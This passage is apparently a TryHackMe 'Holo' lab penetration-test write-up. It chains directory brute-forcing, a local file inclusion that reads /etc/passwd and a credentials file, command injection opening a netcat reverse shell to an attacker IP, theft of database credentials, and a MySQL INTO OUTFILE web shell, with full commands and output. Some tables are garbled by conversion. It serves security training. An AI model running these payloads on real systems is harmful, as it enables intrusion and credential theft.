admin.holo.live dev.holo.live admin.holo.live dev.holo.live
# The following lines are desirable for IPv6 capable hosts admin.holo.live dev.holo.live admin.holo.live dev.holo.live
::1            localhost ip6-localhost ip6-loopback admin.holo.live dev.holo.live admin.holo.live dev.holo.live
ff02::1 ip6-allnodes admin.holo.live dev.holo.live admin.holo.live dev.holo.live
ff02::2 ip6-allrouters admin.holo.live dev.holo.live admin.holo.live dev.holo.live
admin.holo.live dev.holo.live
10.200.107.33 hololive www.hololive.holo.live admin.holo.live dev.holo.live
-rw-r--r-- 1 root root 703 Sep  8 22:55 /etc/hosts
-rw-r--r-- 1 root root 411 May 30 17:27 /etc/hosts.allow
-rw-r--r-- 1 root root 433 Sep  8 22:48 /etc/hosts.bak
-rw-r--r-- 1 root root 711 May 30 17:27 /etc/hosts.deny
```



- sudo gobuster -t 15 --delay 100ms dir -e -u "http://dev.holo.live" -o TryHackMe-gobuster-dir-file-dev.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php

Gobuster Directory Listing with file extension for <http://dev.holo.live>

<http://admin.holo.live>



- sudo gobuster -t 15 --delay 100ms dir -e -u "http://admin.holo.live" -o TryHackMe-gobuster-dir-file-admin.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php

Gobuster Directory Listing with file extension for <http://admin.holo.live>

robots.txt from <http://admin.holo.live>

- <http://admin.holo.live/robots.txt>

```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

- <http://dev.holo.live/img.php?file=../../../../etc/passwd>

The screenshot shows a browser window displaying the source code of `http://dev.holo.live/talents.php`. The code includes various meta tags, PHP code, and a comment indicating it was created by FREETHMDS.CO. Below the browser is a terminal window titled "Opening img.php" showing a session on a Kali Linux VM named "holo-holi". The terminal shows the user navigating through files like `/etc/passwd`, `/etc/shadow`, and `/etc/group`, and running commands like `cat /etc/passwd` and `cat /etc/shadow`. The terminal also shows the user attempting to log in as `root` with the password `password`.

```
<?xml version="1.0"?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta class="no-js" lt;!-- lt;--ie lt;--ie7" --> <![endif]-->
<meta class="no-js" lt;!-- lt;--ie lt;--ie9" --> <![endif]-->
<meta class="no-js" lt;!-- lt;--ie lt;--ie10" --> <![endif]-->
<meta class="no-js" lt;!-- lt;--ie lt;--ie11" --> <![endif]-->
<meta class="no-js" lt;!-- lt;--ie lt;--ie10+ --> <![endif]-->
<meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<meta name="keywords" content="free html, template" />
<meta name="author" content="FREETHMDS.CO" />
</head>
<body>
<h1>FREE HTML TEMPLATE</h1>
<h2>VERSION 1.0 DESIGNED BY FREETHMDS.CO</h2>
<ul>
<li>Website: http://freethmds.co</li>
<li>Email: info@freethmds.co</li>
<li>Twitter: http://twitter.com/freethmds</li>
<li>Facebook: https://www.facebook.com/freethmds</li>

<h3>Facebook and Twitter Integration <a href="#"></a></h3>
<meta property="og:title" content="" />
<meta property="og:type" content="article" />
<meta property="og:url" content="http://freethmds.co" />
<meta property="og:image" content="http://freethmds.co/images/icon.png" />
<meta name="twitter:title" content="" />
<meta name="twitter:image" content="http://freethmds.co/images/icon.png" />
<meta name="twitter:card" content="" />
<meta name="twitter:site" content="" />
<br>
<div>Place favicon.ico and apple-touch-icon.png in the root directory ...</div>
<link rel="shortcut icon" href="favicon.ico" />
<br>
<link href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:400,600,400italic,700" rel="stylesheet" type="text/css">
<br>
<link href="animate.css" />
```

- <http://dev.holo.live/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt>

Vulnerability Exploited with Local File Inclusion (LFI) on <http://dev.holo.live>

*I know you forget things, so I'm leaving this note
for you:
admin:DBManagerLogin
- gurag <3*

	<p>MITRE ATT&CK Reference:</p> <ul style="list-style-type: none"> • Tactic - TA0001 - Initial Access • Tactic - TA0006 - Credential Access • Technique - T1190 - Exploit Public-Facing Application • Technique - T1552 - Unsecured Credentials • Technique – T1212 - Exploitation for Credential Access • Sub-technique - T1552.001 - Unsecured Credentials: Credentials In Files
Proof of Concept Code Here	<p>http://dev.holo.live/img.php?file=../../../../etc/passwd</p> <p>http://dev.holo.live/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt</p>

System: <http://admin.holo.live>

Vulnerability Exploited	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Description	<p>HOLO does not neutralizes special elements in the web application.</p> <p>This configuration allows attackers to execute commands on the system in which BLACK SUN SECURITY gain access foothold to the system.</p>
Impact Severity	High
System	192.168.100.100 (Container IP) 10.200.107.33 (Host IP)
Port Open	TCP: 22,80,33060
Web Application	http://admin.holo.live
References	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Vulnerability Explanation	<p>This vulnerability allows attackers to execute unexpected, dangerous commands directly on the operating system.</p> <p>This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications.</p> <p>Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be</p>

	<p>accessible, or to call alternate commands with privileges that the attacker does not have.</p> <p>The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.</p>
Vulnerability Fix / Remediation	<p>Assume all input is malicious.</p> <p>Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications.</p> <p>Reject any input that does not strictly conform to specifications, or transform it into something that does.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields.</p> <p>Denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When constructing OS command strings, use stringent allowlists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.</p> <p>Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defence-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behaviour because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components.</p> <p>Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some</p>


```
|_ (Request type: HEAD)
|_ http-jsonnp-detection: Couldn't find any JSONP endpoints.
|_ http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_ http-malware-host: Host appears to be clean
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-mobileversion-checker: No mobile version detected.
|_ http-php-version: Logo query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_ Credits query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_ http-referer-checker: Couldn't find any cross-domain scripts.
|_ http-robots.txt: 21 disallowed entries
|_ /var/www/wordpress/index.php
|_ /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
|_ /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
|_ /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
|_ /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
|_ /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
|_ /var/www/wordpress/license.txt /var/www/wordpress/upgrade
|_ /var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
|_ /var/www/wordpress/wp-config-sample.php /var/www/wordpress/wp-cron.php
|_ /var/www/wordpress/wp-links-opml.php /var/www/wordpress/wp-login.php
|_ /var/www/wordpress/wp-settings.php /var/www/wordpress/wp-trackback.php
|_ http-security-headers:
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-sitemap-generator:
|_ Directory structure:

|_
| http-vhosts:
|_ 128 names had status 200
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
| plugins
| akismet
| themes
| generatepress 2.4.2
| twentyseventeen 2.4
|_ http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php

|_
| 33060/tcp open mysqlx? syn-ack ttl 63
|_ _banner: \x05\x00\x00\x0B\x08\x05\x1A\x00
|_ fingerprint-strings:
|_ DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|_ Invalid message"
|_ HY000
```

MITRE ATT&CK Framework References:

- [Tactic - TA0043 - Reconnaissance](#)
 - [Technique - T1595 - Active Scanning](#)
 - [Technique - T1592 - Gather Victim Host Information](#)
 - [Technique - T1590 - Gather Victim Network Information](#)
 - [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)
 - [Sub-technique – T1592.002 - Gather Victim Host Information: Software](#)
 - [Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses](#)


- sudo gobuster -t 15 --delay 100ms vhost -u "holo.live" -o TryHackMe-gobuster-vhost-holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/subdomains-top1million-110000.txt

Gobuster Vhost Result

Added hostname in /etc/hosts on attacker machines

- sudo sed -i.bak 's/\$/ admin.holo.live dev.holo.live/' /etc/hosts
&& cat /etc/hosts && ls -l /etc/hosts*

```
(kali㉿kali)-[~/Desktop]
$ sudo sed -i.bak 's/$/ admin.holo.live dev.holo.live/' /etc/hosts && cat /etc/hosts && ls -l /etc/hosts*
[kali] password for kali:
127.0.0.1      localhost admin.holo.live dev.holo.live admin.holo.live dev.holo.live
127.0.1.1      kali admin.holo.live dev.holo.live admin.holo.live dev.holo.live
# The following lines are desirable for IPv6 capable hosts
admin.holo.live dev.holo.live admin.holo.live dev.holo.live
::1      localhost ip6-localhost ip6-loopback admin.holo.live dev.holo.live admin.holo.live dev.holo.live
ff02::1 ip6-allnodes admin.holo.live dev.holo.live admin.holo.live dev.holo.live
ff02::2 ip6-allrouters admin.holo.live dev.holo.live admin.holo.live dev.holo.live
admin.holo.live dev.holo.live
10.200.107.33 holo.live www.holo.live admin.holo.live dev.holo.live
-rw-r--r-- 1 root root 703 Sep 8 22:55 /etc/hosts
-rw-r--r-- 1 root root 411 May 30 17:27 /etc/hosts.allow
-rw-r--r-- 1 root root 433 Sep 8 22:48 /etc/hosts.bak
-rw-r--r-- 1 root root 711 May 30 17:27 /etc/hosts.deny
```



<http://admin.holo.live>

```
File Edit View History Bookmarks Tools Help
HoloLive - Virtual Events x + http://admin.holo.live/ x +
<html>
<head>
<style>
.login-container {
    text-align: center;
}
.user {
    margin-top: 10px;
}
.pass {
    margin-top: 3px;
}
.button {
    margin-top: 3px;
    margin-bottom: 3px;
}
.form-inline input {
    vertical-align: middle;
}
.form-inline button {
    padding: 10px 20px;
    background-color: #00d8d0;
    border: 1px solid #00d8d0;
}
.form-inline button:hover {
    background-color: #04b8b9;
}
body {
    background-color: #f1f3f2;
    overflow: hidden;
}
</style>
</head>
<body>
<div class="login-box container">

<div class="login_container">
<form action="#" method="post">
<input type="text" id="user" class="user" placeholder="Enter username" name="user"><br>
<input type="password" id="pass" class="pass" placeholder="Enter password" name="password"><br>
<button type="submit" class="button">Login</button>
</form>
</div>
</div>
</body>
</html>
```


Gobuster Directory Listing with file extension for <http://admin.holo.live>

- sudo gobuster -t 15 --delay 100ms dir -e -u "http://admin.holo.live" -o TryHackMe-gobuster-dir-file-admin.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php

robots.txt from <http://admin.holo.live>



Login to
<http://admin.holo.live>
using credentials
discovered from
<http://dev.holo.live/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt>



MITRE ATT&CK Framework References:

- Tactic - TA0001 - Initial Access
 - Technique – T1078 – Valid Accounts
 - Sub-technique – T1078.003 - Valid Accounts: Local Accounts

Vulnerability Exploited with Local File Inclusion (LFI) + Remote Code Execution (RCE) on <http://admin.holo.live> to gain reverse shell access

- <http://admin.holo.live/dashboard.php?cmd=ls+-la%20&%20echo%20%22%22>

Administration Panel - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Administration Panel | Administration Panel | admin.holo.live/robots.txt | +

0 admin.holo.live/dashboard.php?cmd=ls+-la && echo ""

HOLO.LIVE Dashboard

Dashboard

total 72 drwxr-xr-x 6 root root 4096 Jan 16 2021 .
drwxr-xr-x 1 root root 4096 Jan 16 2021 .. -rw-r--r-- 1 root root 69 Jan 4 2021 .htaccess -rw-r--r-- 1 root root 1619 Nov 3 2020 action_page.php
drwxr-xr-x 7 root root 4096 Jul 4 2019 assets -rw-r--r-- 1 root root 16120 Nov 3 2020 dashboard.php -rw-r--r-- 1 root root 348 Nov 3 2020 db_connect.php drwxr-xr-x 2 root root 4096 Jul 4 2019 docs drwxr-xr-x 2 root root 4096 Oct 23 2020 examples -rw-r--r-- 1 root root 11753 Oct 22 2020 hololive.png -rw-r--r-- 1 root root 1845 Oct 22 2020 index.php -rw-r--r-- 1 root root 135 Jan 16 2021 robots.txt drwxr-xr-x 2 root root 4096 Jan 4 2021 supersecretdir Visitors today

http://admin.holo.live/dashboard.php?cmd=ls+-la%20&&%20echo%20%22%22 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Administration Panel | Administration Panel | http://admin.holo.live/dashboard.php?cmd=ls+-la & echo "" | +

view-source:http://admin.holo.live/dashboard.php?cmd=ls+-la & echo ""

```

119     <div class="container-fluid">
120         <div class="row">
121             <div class="col-lg-12">
122                 <div class="card card-chart">
123                     </div>
124                 <div class="col-lg-12">
125                     <div class="card card-chart">
126                         <div class="card-header card-header-warning">
127                             <div class="ct-chart" id="websiteViewsChart"></div>
128                         </div>
129                         <div class="card-body">
130                             <h3 class="card-title"> total 72
131 drwxr-xr-x 6 root root 4096 Jan 16 2021 .
132 drwxr-xr-x 1 root root 4096 Jan 16 2021 ..
133 -rw-r--r-- 1 root root 69 Jan 4 2021 .htaccess
134 -rw-r--r-- 1 root root 1619 Nov 3 2020 action_page.php
135 drwxr-xr-x 7 root root 4096 Jul 4 2019 assets
136 -rw-r--r-- 1 root root 16120 Nov 3 2020 dashboard.php
137 -rw-r--r-- 1 root root 348 Nov 3 2020 db_connect.php
138 drwxr-xr-x 2 root root 4096 Jul 4 2019 docs
139 drwxr-xr-x 2 root root 4096 Oct 23 2020 examples
140 -rw-r--r-- 1 root root 11753 Oct 22 2020 hololive.png
141 -rw-r--r-- 1 root root 1845 Oct 22 2020 index.php
142 -rw-r--r-- 1 root root 135 Jan 16 2021 robots.txt
143 drwxr-xr-x 2 root root 4096 Jan 4 2021 supersecretdir
144 Visitors today<br>
145         <!--
146             //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']); } -->
147         </div>
148     </div>
149     <script>
150         const x = new Date().getFullYear();
151         let date = document.getElementById('date');
152         date.innerHTML = `copy` + x + date.innerHTML;
153     </script>
154 </div>
155 </div>
156 <div class="fixed-plugin">
```

• <http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888>

Administration Panel - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Administration Panel | Administration Panel | http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888 | +

0 admin.holo.live/robots.txt

http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888

HOLO.LIVE Dashboard

Dashboard

kali㉿kali:~/Desktop/Holo-holi-08092021\$ nc -l -p 18888

```
(kali㉿kali)-[~/Desktop]
└─$ nc -l -vvvp 18888
listening on [any] 18888 ...
connect to [10.50.103.20] from (UNKNOWN) [10.200.107.33] 58800
$(which python || which python2 || which python3) -c 'import pty;pty.spawn("/bin/bash")'
www-data@5f49bb1e968a:/var/www/admin$ whoami
whoami
www-data
www-data@5f49bb1e968a:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@5f49bb1e968a:/var/www/admin$
```

MITRE ATT&CK Reference:

- [Tactic - TA0001 - Initial Access](#)
- [Tactic – TA0002 - Execution](#)
- [Technique - T1190 - Exploit Public-Facing Application](#)
- [Technique – T1059 - Command and Scripting Interpreter](#)
- [Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell](#)

Proof of Concept Code Here

<http://admin.holo.live/dashboard.php?cmd=ls+-la&&echo%22>
<http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888>

Enumeration directories on target system

```
www-data@5f49bb1e968a:/var/www/admin$ ls -la
ls -la
total 72
drwxr-xr-x 6 root root 4096 Jan 16 2021 .
drwxr-xr-x 1 root root 4096 Jan 16 2021 ..
-rw-r--r-- 1 root root 69 Jan 4 2021 .htaccess
-rw-r--r-- 1 root root 1619 Nov 3 2020 action_page.php
drwxr-xr-x 7 root root 4096 Jul 4 2019 assets
-rw-r--r-- 1 root root 16120 Nov 3 2020 dashboard.php
-rw-r--r-- 1 root root 348 Nov 3 2020 db_connect.php
drwxr-xr-x 2 root root 4096 Jul 4 2019 docs
drwxr-xr-x 2 root root 4096 Oct 23 2020 examples
-rwxr-xr-x 1 root root 11753 Oct 22 2020 hololive.png
-rw-r--r-- 1 root root 1845 Oct 22 2020 index.php
-rw-r--r-- 1 root root 135 Jan 16 2021 robots.txt
drwxr-xr-x 2 root root 4096 Jan 4 2021 supersecretdir
```

Obtained MySQL Database Account Credential

```
www-data@5f49bb1e968a:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', '-----');
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

    die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
```

user.txt on target system

```
www-data@43f7b128fa31:/var/www/admin$ cd ..
cd ..
www-data@43f7b128fa31:/var/www$ ls -l
ls -l
total 80560
drwxr-xr-x 6 root      root          4096 Jan 16  2021 admin
drwxr-xr-x 8 root      root          4096 Nov  3  2020 dev
drwxr-xr-x 2 root      root          4096 Jan 16  2021 html
-rw-r--r-- 1 root      root           39 Dec  3  2020 user.txt
-rw-r--r-- 1 root      root        82472960 Jan 16  2021 web.tar
drwxr-x--- 6 www-data www-data   4096 Nov  3  2020 wordpress

www-data@43f7b128fa31:/var/www$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.100.100 netmask 255.255.255.0 broadcast 192.168.100.255
        ether 02:42:c0:a8:64:64 txqueuelen 0 (Ethernet)
          RX packets 344 bytes 36362 (36.3 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 249 bytes 192613 (192.6 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 632 (632.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 632 (632.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

www-data@43f7b128fa31:/var/www$ cat user.txt
cat user.txt
www-data
```

Located docker environment

- find / -type f -name ".*.dockerenv" -ls 2>/dev/null

```
www-data@5f49bb1e968a:/var/www/admin$ find / -type f -name ".*.dockerenv" -ls 2>/dev/null
< find / -type f -name ".*.dockerenv" -ls 2>/dev/null
  516663      0 -rwxr-xr-x  1 root      root          0 Sep  9 02:19 /.dockerenv
www-data@5f49bb1e968a:/var/www/admin$
```

Network interface on target system	<pre>www-data@43f7b128fa31:/var/www\$ ifconfig ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.100.100 netmask 255.255.255.0 broadcast 192.168.100.255 ether 02:42:c0:a8:64:64 txqueuelen 0 (Ethernet) RX packets 344 bytes 36362 (36.3 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 249 bytes 192613 (192.6 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 loop txqueuelen 1000 (Local Loopback) RX packets 8 bytes 632 (632.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 8 bytes 632 (632.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0</pre>
Network gateway on target system	<ul style="list-style-type: none"> route -nv <pre>www-data@d0ab30527d54:/var/www/admin\$ route -nv route -nv Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface 0.0.0.0 192.168.100.1 0.0.0.0 UG 0 0 0 eth0 192.168.100.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0 www-data@d0ab30527d54:/var/www/admin\$</pre>
Port scan for gateway (192.168.100.1)	<ul style="list-style-type: none"> for port in {1..20000}; do timeout 2 nc -znv 192.168.100.1 \$port 2>&1 grep open ; done <pre>www-data@d0ab30527d54:/var/www/admin\$ for port in {1..20000}; do timeout 2 nc -znv 192.168.100.1 \$port 2>&1 grep open ; done <nc -znv 192.168.100.1 \$port 2>&1 grep open ; done [UNKnown] [192.168.100.1] 22 (ssh) open [UNKnown] [192.168.100.1] 80 (http) open [UNKnown] [192.168.100.1] 1194 (openvpn) : Connection refused [UNKnown] [192.168.100.1] 3306 (mysql) open [UNKnown] [192.168.100.1] 8080 (http-alt) open www-data@d0ab30527d54:/var/www/admin\$</pre>
Located MySQL database services	<ul style="list-style-type: none"> ps -elf grep mysql <pre>www-data@5f49bb1e968a:/var/www/admin\$ ps -elf grep mysql www-data@5f49bb1e968a:/var/www/admin\$ ps -elf grep mysql u S root 1 0 80 0 - 1158 0 0:21 9 pts/0 00:00:00 /bin/sh -c /etc/init.d/apache2 start && /etc/init.d/mysql start && /bin/bash u S mysql 75 1 0 80 0 - 1158 0 0:19 7 00:00:00 /bin/sh /usr/bin/mysql_safe u S mysql 429 0 70 0 0 - 1000 0 0:21 7 00:04:10 /usr/sbin/mysqld --basedir=/var/lib/mysql --datadir=/var/lib/mysql --plugin-dir=/lib/mysql/plugin --log-error=/var/log/mysql/error.log u S www-data 1348 1339 0 80 - 2867 pipe_w 0:32 pts/1 00:00:00 grep mysql www-data@5f49bb1e968a:/var/www/admin\$</pre>
Login to MySQL database with credential discovered in /var/www/admin/db_connect.php	<ul style="list-style-type: none"> mysql -u admin -p -h 192.168.100.1 <pre>www-data@5f49bb1e968a:/var/www/admin\$ mysql -u admin -p -h 192.168.100.1 mysql -u admin -p -h 192.168.100.1 Enter password: Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 44 Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu) Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved. Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners. Type 'help;' or '\h' for help. Type '\c' to clear the current input statement. mysql></pre>

Dumping information from MySQL database

- SHOW VARIABLES LIKE "%version%";

```
mysql> SHOW VARIABLES LIKE "%version%";
SHOW VARIABLES LIKE "%version%";
+-----+-----+
| Variable_name      | Value
+-----+-----+
| admin_tls_version | TLSv1,TLSv1.1,TLSv1.2,TLSv1.3
| immediate_server_version | 999999
| innodb_version     | 8.0.22
| original_server_version | 999999
| protocol_version   | 10
| slave_type_conversions |
| tls_version         | TLSv1,TLSv1.1,TLSv1.2,TLSv1.3
| version             | 8.0.22-0ubuntu0.20.04.2
| version_comment      | (Ubuntu)
| version_compile_machine | x86_64
| version_compile_os    | Linux
| version_compile_zlib   | 1.2.11
+-----+
12 rows in set (0.01 sec)
```

- show databases;

```
mysql> show databases;
show databases;
+-----+
| Database
+-----+
| DashboardDB
| information_schema
| mysql
| performance_schema
| sys
+-----+
5 rows in set (0.00 sec)
```

- USE DashboardDB;

```
mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

- SHOW tables;

```
mysql> show tables;
show tables;
+-----+
| Tables_in_DashboardDB |
+-----+
| users                  |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+
| username | password |
+-----+
| admin    | ^---      -'--' |
| gurag   |           |
+-----+
2 rows in set (0.00 sec)
```

- SELECT User FROM mysql.user;

```
mysql> SELECT User FROM mysql.user;
SELECT User FROM mysql.user;
+-----+
| User |
+-----+
| admin |
| administrator |
| debian-sys-maint |
| mysql.infoschema |
| mysql.session |
| mysql.sys |
| root   |
+-----+
7 rows in set (0.00 sec)

mysql> SELECT user();
SELECT user();
+-----+
| user() |
+-----+
| admin@ip-192-168-100-100.eu-west-1.compute.internal |
+-----+
1 row in set (0.01 sec)
```

- SELECT host,User,authentication_string FROM mysql.user;

```

mysql> SELECT host,User,authentication_string FROM mysql.user;
SELECT host,User,authentication_string FROM mysql.user;
+-----+-----+-----+
| host | User      | authentication_string |
+-----+-----+-----+
| %    | admin     | ?                   |
| %    | administrator | ?                   |
| localhost | debian-sys-maint | ?                   |
| localhost | mysql.infoschema | ?                   |
| localhost | mysql.session | $                  |
| localhost | mysql.sys   | $\\                |
| localhost | root       | ?                   |
+-----+-----+-----+
7 rows in set (0.00 sec)

```

```

mysql> CREATE TABLE hacker ( hacker varchar(255) );
CREATE TABLE hacker ( hacker varchar(255) );
Query OK, 0 rows affected (0.04 sec)

mysql> INSERT INTO hacker (hacker) VALUES ('<?php $cmd=$_GET["cmd"];system($cmd);?>');
INSERT INTO hacker (hacker) VALUES ('<?php $cmd=$_GET["cmd"];system($cmd);?>');
Query OK, 1 row affected (0.01 sec)

mysql> select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
Query OK, 1 row affected (0.00 sec)

mysql> exit
exit
Bye
www-data@5f49bb1e968a:/var/www/admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
<admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
www-data
www-data@5f49bb1e968a:/var/www/admin$
```

Exploiting MySQL with Write a File (part of SQL Injection)

Reference: [Generate Backdoor via SQL Injection](#)

MITRE ATT&CK Reference:

- [Tactic – TA0008 - Lateral Movement](#)
- [Technique – T1210 - Exploitation of Remote Services](#)
- [Tactic - TA0001 - Initial Access](#)
- [Technique – T1078 – Valid Accounts](#)
- [Sub-technique – T1078.003 - Valid Accounts: Local Accounts](#)

Proof of Concept Code – exploiting MySQL with Write a File (part of SQL Injection)

- CREATE TABLE hacker (hacker varchar(255));
- INSERT INTO hacker (hacker) VALUES ('<?php \$cmd=\$_GET["cmd"];system(\$cmd);?>');
- SELECT '<?php \$cmd=\$_GET["cmd"];system(\$cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
- curl 192.168.100.1:8080/shell.php?ccmd=whoami

Reference:

